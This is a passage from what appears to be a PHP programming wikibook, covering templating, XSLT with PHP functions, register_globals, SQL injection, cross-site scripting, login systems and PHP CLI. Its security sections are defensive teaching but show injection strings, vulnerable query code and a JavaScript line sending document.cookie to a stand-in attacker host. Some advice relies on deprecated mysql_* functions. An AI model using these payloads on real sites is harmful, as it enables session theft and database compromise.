 Sorry, there is no such page here!
{/if}
```

11. Create new MySQL table, with the following information:

```
TABLE NAME: test_content
PRIMARY KEY: content_id
content_id: INTEGER, EXTRA - AUTO_INCREASE
content_title: VARCHAR(255)
content_date: DATETIME
```

```
content_content: TEXT
content_position: INTEGER
```

12. Modify your **index.php** and **index.tpl** as necessary (notice the **$db** in **index.php**, change it to your settings!
13. Now, using your MySQL Client (phpMyAdmin[1]/MySQL[2] or other tools), add new rows in your table, with content and it's title. Try it with three at the start.
14. Now, go to your directory **Website** through your Web Browser (you might need to upload it to your web server or set one up on your computer) ;)

If you have any problems, go to ask on IRC irc://irc.freenode.org/php or contact me. I haven't tested this script yet so you might find some small mistakes.

1. For the later versions of MySQL use the following code:

```
CREATE TABLE `test_content` (
  `content_id` INT(11) NOT NULL AUTO_INCREMENT,
  `content_title` VARCHAR(255) NOT NULL,
  `content_date` DATETIME NOT NULL,
  `content_content` TEXT NOT NULL,
  `content_position` INT(11) NOT NULL,
  PRIMARY KEY (`content_id`)
)
TYPE = myisam;
```

References

1. http://www.phpMyAdmin.net/
2. http://dev.mysql.com

Flat Frog

Return to Basic PHP.

What is Flat Frog ?

Flat Frog is a templating system created by Paul Lockaby <paul @ paullockaby.com>. The package is actually maintained by Serge Gilette. It can be found on SourceForge (http://sourceforge.net) on its project page (https://sourceforge.net/projects/flatfrog)

Flat Frog commenced life as *Smarty-Lite*, as it relies on plugins to add in various support whilst the core remains smaller than Smarty.

This WikiBook will provide a series of examples and practical case on the use of Flat Frog testing

Installation

Basic usage

```
require(_LIB_DIR.'/class.template.php');
$tpl = new template;
$tpl->compile_dir = _TPL_COMPILED_DIR;
$tpl->template_dir = _TPL_DIR;

$tpl->template_dir = _TPL_DIR;
```

Cookbook recipe

Table with alternate colors

XML

XML stands for Extensible Markup Language and is based loosely on HTML. XML is used mainly to store and transfer information from one protocol or language to another. The code for XML is very open, you can create your own tags though they must follow the syntax rules of XML which are very similar to but stricter than HTML. For Example:

```
<my_info>
    <my_name>Jeremy</my_name>
    <my_hair_color>Blonde</my_hair_color>
</my_info>
```

As you can see, the structure is almost identical to that of HTML, but you are able to define your own tags.

XSL

ToDoList:

- Using XML DOM
- Using XSLT, basics

NEW:

- PHP Programming/XSL/registerPHPFunctions: there are **NO OTHER PLACE** with some documentation about it, please collaborate!

XSL/registerPHPFunctions

The XSLTProcessor::registerPHPFunctions() (http://php.net/manual/en/xsltprocessor.registerphpfunctions.php) method **enables to use PHP (v5.0.4+) functions as XSLT-v1 (http://www.w3.org/TR/xslt) functions**. Is a XSLT/registerFunction facility for "XSLT parser called by PHP".

It is a *XSLTProcessor* feature for exposing PHP functions or methods to the XSLT script (processed by importStyleSheet (http://php.net/manual/en/xsltprocessor.importstylesheet.php) method). Very important for PHP users, because PHP (and any libxml2-dependent (http://xmlsoft.org/XSLT/)) not have a XSLT-v2 (http://www.w3.org/TR/xslt20/) engine, and part of this functional lack can be overcome by using *registerPHPFunctions*. But, even in 2013's, most programmers share of the opinion that

> ... Is poorly documented and poorly supported, and has much ugliness about it. Rely on it as little as possible...
>
> *– expressed by F. Avila*

The objective of this chapter, **a tutorial for use PHP functions with XSLT**, is **trying to change this "state of affairs"**.

NOTE: another functional complement is to use PHP support for EXSLT library (http://php.net/manual/en/xsltprocessor.hasexsltsupport.php) (see http://www.exslt.org/). See also [3] (http://stackoverflow.com/questions/1372810/how-to-use-embedded-exslt-from-xsltprocessor), [4] (http://stackoverflow.com/questions/10447292/how-to-implement-xslt-tokenize-function), [5] (http://stackoverflow.com/questions/2949836/getting-exslnode-set-to-work-in-php) ... and other tips (not to be confused with libraries of functions (http://fxsl.sourceforge.net/) with similar names). The Common Module (http://www.exslt.org/exsl/index.html) is the most important to use with *registerPHPFunctions*, having full implementation in all XML parsers.

Preparing

The *XSLTProcessor call* need some inicializations, so, we can encapsulate this inicializations in a single function, that use XML data and a XSLT script as inputs, and print the *XSLTProcessor* result.

```
function XSL_transf($xml,$xsl) {
    $xmldoc = DOMDocument::loadXML($xml);
    $xsldoc = DOMDocument::loadXML($xsl);
    $proc = new XSLTProcessor();
    $proc->registerPHPFunctions();
    $proc->importStyleSheet($xsldoc);
    echo $proc->transformToXML($xmldoc);
}
```

For send a *XSLT script* to this `XSL_transf()` function, the *XSLT script* must be a string, so we can use a inline declaration (see PHP's Nowdoc and Heredoc (http://www.php.net/manual/en/language.types.string.php#language.types.string.syntax.nowdoc)),

```
$xsl = <<<'EOB'
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
     xmlns:php="http://php.net/xsl">
  <xsl:template match="/">
      ...
  </xsl:template>
</xsl:stylesheet>
EOB;
XSL_transf('<root/>',$xsl);
```

Another way is get it from a file,

```
  XSL_transf('<root/>',file_get_contents('xslt_script.xsl'));
```

or even changing changing the `XSL_transf()`,

```
function XSL_transf($xmlFile,$xslFile) {
```

```
    $xmldoc = DOMDocument::load($xml);
    $xsldoc = DOMDocument::load($xsl);
        ... remaining same code...
}
```

Cautions

After `<xsl:stylesheet version="1.0" ...>` declaration you can change the default output by, p. example,

```
  <xsl:output method="text"/>
```

In the examples of this tutorial, use allways the XML method,

```
  <xsl:output method="xml" encoding="utf-8" indent="yes"/>
```

and, for see all tags withou need do open source-code in the browser, starts the PHP script with

```
  header("Content-Type: text/plain; charset=utf-8");
```

Using PHP functions with static XSLT

In a first overview of the "exposing PHP to XSLT" feature, we can ignore the XML input data, using the XSLT script as a static template.

XSL receiving external string values

Declare and use of a XSLT script with PHP function calls (see `xsl:value-of`), that bring string values from PHP functions (direct or parametrized).

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
     xmlns:php="http://php.net/xsl" exclude-result-prefixes="php">

  <xsl:template match="/">
    PHP time()=<xsl:value-of select="php:function('time')" />,
    PHP rand()=<xsl:value-of select="php:function('rand')" />,
    PHP rand(11,99)=<xsl:value-of select="php:function('rand',11,99)" />,
    PHP xsl_myF1()=<xsl:value-of select="php:function('xsl_myF1_StrConstant')" />,
    PHP xsl_myF2(XX)=<xsl:value-of select="php:function('xsl_myF2_id','XX')" />.
  </xsl:template>
</xsl:stylesheet>
```

The first two functions can be called withou any parameter, the two last functions are user-declared:

```
  function xsl_myF1_StrConstant() { return "123"; }
  function xsl_myF2_id($str) { return $str; }
```

***XSL_transf* RESULT:**

```
  PHP time()=1365869487,
  PHP rand()=1410713536,
  PHP rand(11,99)=20,
  PHP xsl_myF1()=123,
  PHP xsl_myF2(XX)=XX.
```

XSL receiving external XML as string

The `<xsl:value-of ... />` clause usually receives string values, but with the `disable-output-escaping` attribute, it can receive an entire XML fragment.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
     xmlns:php="http://php.net/xsl">
  <xsl:output method="xml" encoding="utf-8" indent="yes"/>
  <xsl:template match="/">
     PHP xsl_myF2('<someTag/>')=<xsl:value-of select="php:function('xsl_myF2_id','<someTag/>')" />
     PHP xsl_myF2('<someTag/>')=<xsl:value-of select="php:function('xsl_myF2_id','<someTag/>')" disable-output-escaping="yes"/>
     PHP xsl_myF3()=<xsl:value-of select="php:function('xsl_myF1_XmlConstant')" disable-output-escaping="yes"/>
  </xsl:template>
</xsl:stylesheet>
```

where

```
  function xsl_myF1_XmlConstant() {
      return '<aBigFragment> text <someTag val="123"/> text </aBigFragment>';
  }
```

***XSL_transf* RESULT:**

```
  PHP xsl_myF2=&lt;someTag/&gt;
  PHP xsl_myF2=<someTag/>
  PHP xsl_myF3=
       <aBigFragment> text <someTag val="123"/> text </aBigFragment>
```

XSL receiving external XML as DOMElement

All *XSLTProcessor* activities relies in *DOMDocument* manipulations, so, to best performance, is better to send not a string, but directally a *DOMElement* object.

The clause `<xsl:copy-of ... />` receives *DOMElement* or *DOMDocument*, and `<xsl:for-each ...>` receives DOMNodeList (http://php.net/manual/en/class.domnodelist.php). So, if we have a PHP function that returns *DOMDocument*, we can use it.

```
function xsl_myF4_DOMConstant() {
    static $xdom = DOMDocument::loadXML('<t> foo <tt val="123"/> bar </t>');
    return $xdom;
}
```

Calling `xsl_myF4` into the XSLT script,

```
<xsl:template match="/">
   PHP xsl_myF4()=<xsl:copy-of select="php:function('xsl_myF4_DOMConstant')" />
</xsl:template>
```

RESULTS:

```
PHP xsl_myF4()=<t> foo <tt val="123"/> bar </t>
```

XSL receiving external fragments

A common need is to handling *DOM fragments*, that is, a XML without root. In the exemple above, function `xsl_myF4_DOMConstant()` we used `<t> foo <tt val="123"/> bar </t>`. If the needle return is only `foo <tt val="123"/> bar` the function must be changed to,

```
function xsl_myF4b_DOMFrag() {
  $dom = new DOMDocument;
  $tmp = $dom->createDocumentFragment();
  $tmp->appendXML(' <t> foo <tt val="123"/> bar </t> TEST');
  return $tmp;
}
```

but now, to call `xsl_myF4b` (into the XSLT script) is not the same thing that call `xsl_myF4`, now we need to change the XPath expression to refer a set of nodes.

```
<xsl:template match="/">
   PHP xsl_myF4b()=<xsl:copy-of select="php:function('xsl_myF4b_DOMFrag')/node()" />
</xsl:template>
```

NOTE: it is perhaps a LibXML2 bug, see an explanation here (http://stackoverflow.com/a/20612257/287948).

RESULTS:

```
PHP xsl_myF4b()= <t> foo <tt val="123"/> bar </t> TEST
```

Using PHP functions with dynamic XSLT

"Real life" templates use XML input data for output. Suppose the following XML:

```
<allusers>
 <user> <uid>bob</uid> </user>
 <user> <uid>joe</uid> </user>
</allusers>
```

XSL sending and receiving string values

To send an input node as string, you can use the XPath-v1.0 string() function (http://www.w3.org/TR/xpath/#section-String-Functions) of the Core Function Library, that converts a node to a string. If the argument is a XML fragment (a node with more than a single value), the "cast to string" replaces tags by blank spaces.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
     xmlns:php="http://php.net/xsl">
 <xsl:output method="xml" encoding="utf-8" indent="yes"/>
 <xsl:template match="allusers">
    Users:
    <xsl:for-each select="user"> <xsl:value-of select="position()"/>:
```

```
      myF2(uid)="<xsl:value-of select="php:function('xsl_myF2_id',string(uid))" />",
      myF2(.)="<xsl:value-of select="php:function('xsl_myF2_id',string(.))" />",
   </xsl:for-each>
 </xsl:template>
</xsl:stylesheet>
```

***XSL_transf* RESULT:**

```
  Users:
       1:
          myF2(uid)="BOB",
          myF2(.)=" BOB textTest ",
       2:
          myF2(uid)="JOE",
          myF2(.)=" JOE ",
```

XSL-registeredFunction communicating by DOM

The most complete way to XSLT script send a node as PHP-function parameter, is sending it without string casting. PHP function will recive as parameter an *array of DOMElement*s, and PHP can sends back a *DOMElement* to the XSLT script.

This is the identity function implemented with this "DOM communication":

```
function xsl_myF5_id($m) {  // $m is always an array
    $ele = $m[0];  // get_class($m[0])==DOMElement
    return $ele; // XSLT accepts only DOMElement or DOMDocument
}
```

Using this function in a loop over input nodes,

```
   <xsl:for-each select="user"> <xsl:value-of select="position()"/>:
      copy-of  myF5(uid)="<copy-of select="php:function('xsl_myF5_id', uid)" />",
      value-of myF5(uid)="<xsl:value-of select="php:function('xsl_myF5_id', uid)" />",
      copy-of  myF5(.)=<xsl:copy-of select="php:function('xsl_myF5_id', . )" />.
   </xsl:for-each>
```

***XSL_transf* RESULT:**

```
    1:
         copy-of  myF5(uid)="<uid>BOB</uid>",
         value-of myF5(uid)="BOB",
         copy-of  myF5(.)=<user> <uid>BOB</uid> textTest </user>.
    2:
         copy-of  myF5(uid)="<uid>JOE</uid>",
         value-of myF5(uid)="JOE",
         copy-of  myF5(.)=<user> <uid>JOE</uid> </user>.
```

Using for listen: a function like `xsl_myF5_id` can return NULL, producing no interferences. This can be util for array (or database) composing, later retrieved to XSLT by other function.

XSLT global parameters

There are more than one way to access PHP variables into XSLT, as global parâmeters:

- calling a `php:function` that returns the PHP value of the variable;
- Using setparameter (http://php.net/manual/en/xsltprocessor.setparameter.php) in the parser, to create real XSLT-variables from `xsl:parameter` declaration.
- injecting a "parameter-XML" in the XML input.

The first is perhaps the better, but each has its pros and cons.

Parameter-specific user-functions

Comparing with *setParamter* (section below), a function have he advantage of carry XML-fragments (not only string values), but not is accessed by XSLT as an usual variable. Typical use at XSLT:

```
<xsl:value-of select="php:function('xsl_strParam','param1')" />
```

With something like at PHP:

```
function xsl_strParam($paramName) {global $PARAMS; return $PARAMS[$paramName];}
```

To return DOM fragments, see section of "XSL receiving external fragments".

Setting XSLT global parameters

Global parameters are defined on the stylesheet level:

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:param name="param1" select="'default-string1'"/>
</xsl:stylesheet>
```

They can have a default value, specified by the select statement. Global parameters can be used to pass values from external applications to the stylesheet.

> TIP: you can use a XPath at select attribute, `<xsl:param name="p1" select="."/>`, so, take care to use `"'string'"` when it is not a XPath.

To use the *XSLTProcessor::setParameter (http://php.net/manual/en/xsltprocessor.setparameter.php)*, rewrite `XSL_transf()`, at the Preparing section:

```
function XSL_transf($xml,$xsl,$param1val) {
    $xmldoc = DOMDocument::loadXML($xml);
    $xsldoc = DOMDocument::loadXML($xsl);
    $proc = new XSLTProcessor();
    $proc->registerPHPFunctions();
    $proc->importStyleSheet($xsldoc);
        $proc->setParameter('', 'param1', $param1val); // add here, $param1val will overwrites 'default-string1'
    echo $proc->transformToXML($xmldoc);
}
```

XML injection as parameter

Another natural way to read external parameters, is as part of the XML input string. Some DTD-conventions must reviewed, some "array to XML" conventions adopted, and DOM once-insert or replace must processed by the main function (ex. the `XSL_transf()` function above).

It is recommended when there are a lot of parameters or XML fragments. An exemple of use this strategy was the 2.0.2 version of smallest-php-xml-xsl-framework (https://code.google.com/p/smallest-php-xml-xsl-framework/), and "state injection" made there.

Working with real-life applications

... STANDARD LIB PROPOSAL ...

... See XSLT/Standard-registerFunctions ...

Versions and contexts where the examples runs

Please colabore with your tests:

- PHP 5.3.10-1ubuntu3.6 (Zend Engine v2.3.0). All examples runs.

External links

- LibXML2 details of the "registerModuleFunctions" implementation (http://xmlsoft.org/XSLT/extensions.html#Registerin).
- LibXML2/XSLT page (http://xmlsoft.org/XSLT/xslt.html)

PHP PEAR

Installing PEAR in a Shared Server

The PHP Extension and Application Repository, or PEAR, is a repository of PHP software code.

Configuration: Register Globals

What is Register Globals?

A common security problem with PHP is the `register_globals` setting in PHP's configuration file (`php.ini`). This setting (that can be either **On** or **Off**) tells whether or not to register the contents of the EGPCS (Environment, GET, POST, Cookie, Server) variables as global variables. For example, if `register_globals` is on, the url `http://www.example.com/test.php?id=3` will declare `$id` as a global variable with no code required. Similarly, `$DOCUMENT_ROOT` would also be defined, since it is part of the `$_SERVER` 'superglobal' array. These two examples are the equivalent of placing the following code at the beginning of a script:

```
$id = $_GET['id'];
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
```

This feature is a great security risk, and you should ensure that `register_globals` is **Off** for all scripts (as of PHP 4.2.0 this is the default). It's

preferred to go through PHP Predefined Variables instead, such as the superglobal $_REQUEST. Even more secure is to further specify by using: $_ENV, $_GET, $_POST, $_COOKIE, or $_SERVER instead of using the more general superglobal $_REQUEST.

Example

Let's say that this PHP code is on the receiving end of a form. The user has just entered an incorrect password. The $_POST array variable handles it. The code will describe that if the password is correct ("correct password" being, let's say, "12345"), the variable $admin will be set to TRUE. The site's configuration says that if $admin is set to TRUE, that user will have administrative privileges. This code is PHP5 compatible.

```
if (isset($_POST['password']) && $_POST['password'] == "12345") {
    $admin = TRUE;
}
```

register_globals does not discriminate between $_POST variables and $_GET variables. So, suppose the user input the form and it took him or her to that above page. The user could decide that he or she deserves admin privileges even though they do not know the password. So, that user could append ?admin=1 to the URL of that page. What that would do, with register_globals **On**, would be to force the creation the variable $admin and automatically set the value to 1, making it equivalent to TRUE. So register_globals **On** allows the user to **inject** variables and values into the program! Here, whether or not they input the correct password, the user would now have administrative privileges just by doing something with the URL.

As you can see, this sort of situation can happen at anytime by someone who does enough thinking to figure out how the page was coded. It could happen in many other situations.

Another example is that of sessions. When register_globals = on, we could also use $username in our example below but again you must realize that $username could also come from other means, such as GET (through the URL).

```
// We wouldn't know where $username came from but do know $_SESSION is
// for session data
if (isset($_SESSION['username'])) {
    echo "Hello <b>{$_SESSION['username']}</b>";
} else {
    echo "Hello <b>Guest</b><br />";
    echo "Would you like to login?";
}
```

Best Practices

The best way to avoid it is to make sure that register_globals is set to **Off** in your php.ini. But as a general coding recommendation, always initialize your variables. The following code makes a small addition to the previous code example, but first sets $admin to FALSE so that the user cannot get administrative privileges except via the conditional statement:

```
$admin = FALSE;
if (isset($_POST["password"]) && $_POST["password"] == "12345") {
    $admin = TRUE;
}
```

More Information

- PHP Manual: Register Globals Security (http://www.php.net/manual/en/security.globals.php)
- PHP Predefined Variable Manual (http://www.tutorialsscripts.com/php-tutorials/php-predefined-variables.php)

SQL Injection

The Problem

Consider the following SQL query in PHP:

```
$result=mysql_query('SELECT * FROM users WHERE username="'.$_GET['username'].'"');
```

The query selects all rows from the users table where the username is equal to the one put in the query string. If you look carefully, you'll realise that the statement is vulnerable to SQL Injection - quotes in `$_GET['username']` are not escaped, and thus will be concatenated as part of the statement, which can allow malicious behaviour.

Consider what would happen if `$_GET['username']` was the following: `" OR 1 OR username = "` (a double-quote, followed by a textual " OR 1 OR username = " followed by another double-quote). When concatenated into the original expression, you have a query that looks like this: `SELECT * FROM users WHERE username = "" OR 1 OR username = ""`. The seemingly redundant `OR username = "` part added is to ensure that the SQL statement evaluates without error. Otherwise, a hanging double quote would be left at the end of the statement.

This selects all rows from the users table.

The Solution

Never trust user provided data, process this data only after validation; as a rule, this is done by pattern matching. In the example below, the username is restricted to alphanumerical chars plus underscore and to a length between eight and 20 chars - modify as needed.

```
if (preg_match("/^\w{8,20}$/", $_GET['username'], $matches))
  $result = mysql_query("SELECT * FROM users WHERE username=$matches[0]");
else // we don't bother querying the database
  echo "username not accepted";
```

For increased security, you might want to abort the script's execution replacing `echo` by `exit()` or `die()`.

This issue still applies when using checkboxes, radio buttons, select lists, etc. Any browser request(even `POST`) can be replicated through telnet, duplicate sites, javascript, or code (even PHP), so always be cautious of any restrictions set on client-side code.

Use of `mysql_real_escape_string()`

PHP provides you with a function to deal with user input in MySQL, and that is `mysql_real_escape_string(string unescaped_string[, resource link_identifier])`. This script escapes all potentially dangerous characters in the string provided and returns the escaped string such that it may be safe to put into a MySQL query. However, if you do not sanitize input prior to passing it to `mysql_real_escape_string()` function you still may have SQL injection vectors. For example; `mysql_real_escape_string` would not protect against an SQL injection vector such as the following:

```
 $result = "SELECT fields FROM table WHERE id = ".mysql_real_escape_string($_POST['id']);
```

If `$_POST['id']` contained `23 OR 1=1` then the resulting query would be:

```
 SELECT fields FROM table WHERE id = 23 OR 1=1
```

which is a valid SQL injection vector.

(The original function, `mysql_escape_string`, did not take the current character set in account for escaping the string, nor accepted the connection argument. It is deprecated since PHP 4.3.0.)

For example, consider one of the examples above:

```
$result=mysql_query('SELECT * FROM users WHERE username="'.$_GET['username'].'"');
```

This could be escaped as follows:

```
$result=mysql_query('SELECT * FROM users WHERE username="'.mysql_real_escape_string($_GET['username']).'"');
```

This way, if the user tried to inject another statement such as a `DELETE`, it would harmlessly be interpreted as part of the WHERE clause parameter as expected:

```
SELECT * FROM `users` WHERE username = '\';DELETE FROM `forum` WHERE title != \''
```

The backslashes added by `mysql_real_escape_string` make MySQL interpret them as actual single quote characters rather than as part of the SQL statement.

Note that MySQL does not allow stacking of queries so the `;DELETE FROM table` attack would not work anyway

Use Parameterized Statements

The PEAR's DB package[1] provides a prepare/execute mechanism to do parameterized statements.

```
require_once("DB.php");
$db = &DB::connect("mysql://user:pass@host/database1");
$p = $db->prepare("SELECT * FROM users WHERE username = ?");
$db->execute( $p, array($_GET['username']) );
```

The query() method, also do the same as prepare/execute,

```
$db->query( "SELECT * FROM users WHERE username = ?", array($_GET['username']) );
```

The prepare/execute will automatically call `mysql_real_escape_string()` as discussed in the above section.

In PHP version 5 and MySQL version 4.1 and above, it is also possible to use prepared statements through `mysqli` extension[2]. Example[3]:

```
$db = new mysqli("localhost", "user", "pass", "database");
$stmt = $db -> prepare("SELECT priv FROM testUsers WHERE username=? AND password=?");
$stmt -> bind_param("ss", $user, $pass);
$stmt -> execute();
```

Similarly, you could use the built-in PDO Class in PHP5[4].

References

1. http://pear.php.net/package/DB
2. Official documentation for Mysqli extension (http://www.php.net/mysqli), php.net.
3. Prepared Statements in PHP and MySQLi (http://www.mattbango.com/articles/prepared-statements-in-php-and-mysqli), Matt Bango.
4. http://php.net/manual/en/book.pdo.php

For More Information

- PHP Manual: SQL Injection (http://www.php.net/manual/en/security.database.sql-injection.php)
- How to prevent SQL Injection Attacks (http://www.askbee.net/articles/php/SQL_Injection/sql_injection.html)
- PHP/MySQL Injection Video (http://videos.code2design.com/video/play/PHP/11)
- Preventing SQL Injection in PHP MySQL Insert and Update Queries (http://zedwood.com/article/82/Preventing_SQL_Injection_in_PHP_-_Insert_and_Update)
- Preventing SQL Injection in PHP MySQL Select Queries (http://zedwood.com/article/81/Preventing_SQL_Injection_in_PHP_-_Select)

Cross Site Scripting

Problem

Cross site scripting (or XSS) is a basic description of a script sending sensitive information (such as cookies or other session identifiers) to other websites.

Usually, these attacks affect websites that content can be edited or added to. In most cases, session identifiers or even usernames/passwords are stored inside cookies. In the case somebody knows the session identifier, they can easily use it on their machine to do any malicious tasks that you would not be happy about.

Right now, if you are logged in on wikibooks or any other websites, go to that page and type this into the address bar:

```
javascript:void(alert(document.cookie))
```

These are cookies that are sent to the website each time to identify you. Easily, if your site is not XSS proof - the cracker will write anything like this:

```
javascript:void(document.location('http://killer.website.com/steal_cookie.php?cookie_data='+document.cookie))
```

that will send the cookie information to their website.

Prevention

There are no chances to protect yourself from XSS attacks without removing malicious HTML/JavaScript code that would be submitted to another website.

As far, the most common way is to use htmlentities (http://php.net/htmlentities) or htmlspecialchars (http://php.net/htmlspecialchars) to filter the coding so nobody would add any HTML to your site (e.g. blog comments):

```
$message = htmlentities($message);
```

Another way to do this is to overall create any kind of "protected mode" code, such as MediaWiki, BBCode or others that have been invented for purpose of easily styling/formatting user's content.

Another way is to replace colons in "script:" with :, as well as disabling "<script".

External Links

- CGIsecurity.com: Cross Site Scripting questions and answers (http://www.cgisecurity.com/articles/xss-faq.shtml)

User login systems

Many beginning PHP programmers set out to build a website that features a **user login system** but are unaware of the awaiting pitfalls. Below is a step-by-step guide through the necessary components of both a **user authentication** system and a **user authorization** system. The former is about determining whether users *are who they say they are*, while the latter is concerned with whether or not users *are allowed to do what they are trying to*

do (e.g. gain access to a particular page, or execute a particular query).

Authentication

There are two parts to the authentication process:

1. The **login form**. The user is presented with some way of entering their credentials; the system checks these against a list of known users; if a match is found, the user is authenticated. This part of the system generally also initiates some way of remembering that a user is authenticated (such as by setting a cookie) so that this process doesn't have to be repeated for each request.
2. The **per-request check** (for want of a better name!). This is the same as the second part of the login form process, with the user credentials being acquired from a source more convenient to the user—such as the cookie.

The code given below may need adjustment depending on the architecture of your scripts, whether object-oriented or procedural, having a single entry-point into your code or a dozen scripts each called separately. However the components of a login system are executed, their fundamentals are the same. Similarly, when a 'database' is referred to, it does not necessarily mean MySQL or any other RDBMS; user information could be stored in flat files, on an LDAP server, or in some other way.

The Login Form

This is the simplest part of the system, and the easiest place to start. Put simply: an HTML form is presented to the user, the user enters his credentials, the form contents are submitted to the next part of the login system for processing.

The user's credentials are generally a username and password, although others are possible (such as a nonce from a hardware token-generator). Many sites are now using the user's email address rather than a username. The advantages of this are that the e-mail addresses will be unique to one user, and it allows people to have consistent usernames since users with common usernames may not be able to get the same username everywhere they register.

The HTML for a basic login form could be something like this:

```
<form action="/login" method="post">
  <p>
    <label for="email">Email address:</label>
    <input id="email" type="text" name="email" />
  </p>
  <p>
    <label for="password">Password:</label>
    <input id="password" type="password" name="password" />
  </p>
```

Per-request Check

The users authenticity must be verified upon each HTTP request (i.e. for a page, image, or whatever). This is ostensibly as simple as seeing whether the relevant session variable is set:

The basic authentication check that needs to be run for each user request.

```
session_start();
if (!isset($_SESSION['email_address']))
{
    // User is not logged in, so send user away.
    header("Location:/login");
    die();
}
// User is logged in; private code goes here.
```

This is sufficient in many ways, but it is vulnerable to a number of attacks. It relies utterly upon the session being tied to the right user. This is not a good thing, because sessions can be *hijacked* (the session key can be stolen by a third party) or *fixed* (a third party can force a user to use a session key that the third party knows). Read the sessions page of this Wikibook for more information about this and how to avoid it.

The basic authentication check, with additional guards against session hijacking or fixation.

```
$timeout = 60 * 30; // In seconds, i.e. 30 minutes.
$fingerprint = md5($_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
session_start();
if (    (isset($_SESSION['last_active']) && $_SESSION['last_active']<(time()-$timeout))
     || (isset($_SESSION['fingerprint']) && $_SESSION['fingerprint']!=$fingerprint)
     || isset($_GET['logout'])
    )
{
    setcookie(session_name(), '', time()-3600, '/');
    session_destroy();
}
session_regenerate_id();
$_SESSION['last_active'] = time();
$_SESSION['fingerprint'] = $fingerprint;
// User authenticated at this point (i.e. $_SESSION['email_address'] can be trusted).
```

The `$_SESSION['last_active']` and `$_SESSION['fingerprint']` variables will also need to be set at the initial log in point (where the login form was processed) if they are to be used; simply insert the following lines above where the `email_address` variable is set:

The code used to check if the user is the same user that logged in.

```
$fingerprint            = md5($_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
$_SESSION['last_active'] = time();
$_SESSION['fingerprint'] = $fingerprint;
```

One thing to remember when using browser fingerprints, however, is that, while they do add some security to your application, they are not a catchall by any means. Many ISPs offer Dynamic IP addresses, which are IP address that change at certain intervals. If this were to happen while a user is browsing your page, he would be kicked out of his account. Also, the code snippet that checks to make sure the browser is the same, can be modified via Firefox extensions that modify the headers while requesting the page.

And that is how a secure user-authentication system is implemented in PHP5! There are a number of points that have been glossed over in the information above, and some that have been left out completely (e.g. how to only start a session when necessary). If you are implementing your own user login system and are trying to follow the advice given here, there are sure to be things that you will figure out as you go and will wish were explained here, so please be bold and edit this page to add anything that you feel is missing.

Authorization

PHP CLI

Contrary to popular belief, PHP is not just a web server language. PHP can also be used to create *regular* programs. PHP can be used to create GUI applications, shell scripts, and even daemons, among other things.

The boon is that all (or most) of the usual PHP libraries are available to your PHP CLI program too. MySQL, XML, etc. It's all (or mostly) still available.

Example PHP-CLI Program

Below is an example PHP-CLI program:

<?php print('Hello World'); ?>

If we saved this as "helloworld.php", then we'd run this PHP CLI program via the command:

```
php helloworld.php
```

This would produce the output:

```
Hello World
```

Difference Between PHP and PHP CLI

There are some important differences between *server-side* PHP and PHP CLI. Here's a list of them:

1. There is no `$_GET` super global array.
2. There is no `$_POST` super global array.
3. There is no `$_COOKIE` super global array.
4. When you do a *print*, the output goes to the *standard output* and not a web browser.

5. You can get *command line arguments* via the `$argv` variable.
6. You can get the *number of command line arguments* via the `$argc` variable.

Using `argv` and `argc`

Like many programs, it is necessary to access the command line variable used to invoke the program. To do this in PHP we have two variables:

With `register_globals = on;` in the php.ini file one can use:

- `$argv`
- `$argc`

With `register_globals = off;` in the php.ini file one can use:

- `$_SERVER['argv']`
- `$_SERVER['argc']`

(For those know Bash, C or C++ program languages. they'll find these pair of variables to be very familiar)

Below is an program that makes use of the `$argc` and `$argv` variables:

<?php print('ARGC = ' . $argc ."\n\n"); foreach ($argv as $k=>$v) { print("ARGV[$k] = $v\n"); } ?>

<?php print('ARGC = ' . $_SERVER['argc'] ."\n\n"); foreach ($_SERVER['argv'] as $k => $v) { print("ARGV[$k] = $v\n"); } ?>

If we save this PHP program as "test1.php", and ran it with:

```
php test1.php apple orange banana pineapple
```

Then we'd get:

```
ARGC = 4

ARGV[0] = test1.php
ARGV[1] = apple
ARGV[2] = orange
ARGV[3] = banana
ARGV[4] = pineapple
```

(Note that like in Bash, C and C++ programs, the first element of `$argv` is the name of the program.)

PHP-GTK

Back to PHP

As you should have already learned in previous sections of this book. PHP is more than just a web server language. It can be used to create GUI applications, shell like scripts, and even daemons, among other things. This chapter focuses on using PHP to create GUI applications using PHP-GTK.

What is PHP-GTK

PHP-GTK is a GTK+ and GNOME language binding for PHP. That's just a fancy way of saying that PHP-GTK makes it so that GNOME and GTK+ programs can be written using PHP.

You have to have PHP-CLI and GTK installed on your box.

For questions, search or browse this PHP GTK Forum (http://www.nabble.com/Php---GTK-f170.html) hosted by Nabble (http://www.nabble.com).

Example PHP-GTK Program

Below is a very simple PHP-GTK program. It just creates a window that doesn't do anything. In fact, as you'll find out if you run it, this window won't even close if you try to *close it* using the normal means.

```
<?php
  $window = new GtkWindow();
  $window->show_all();
  gtk::main();
?>
```

This is a little more complex than your usual *Hello World program*. But we'll go through it step by step.

The first line:

```
$window = new GtkWindow();
```

creates a new GTK+ window. One thing to note about GTK+ and GNOME programming is that when you create a window it does not automatically get displayed. (That's what the next line does.)

The next line:

```
$window->show_all();
```

displays the newly created window.

The last line:

```
gtk::main();
```

is where all the magic happens with GTK+. For now, just take my word for it that you need to call this to make you GTK+ program *run*.

External Links

- PHP GTK Forum (http://www.nabble.com/Php---GTK-f170.html) lots of GTK related topics

Authors Note: This chapter is still un-done. More will be coming later.

Daemonization

A daemon is an application that runs in the background, as opposed to being directly operated by the user. Examples of daemons are Cron and MySQL.

Daemonizing a process with PHP is very easy, and requires PHP 4.1 or higher compiled with *--enable-pcntl*.

Building a Daemon

We'll start with *set_time_limit(0)* to let our script run indefinitely. Next, we fork the PHP process with *pcntl_fork()*. Finally, we use *posix_setsid()* to tell the child process to run in the background as a session leader.

```
<?
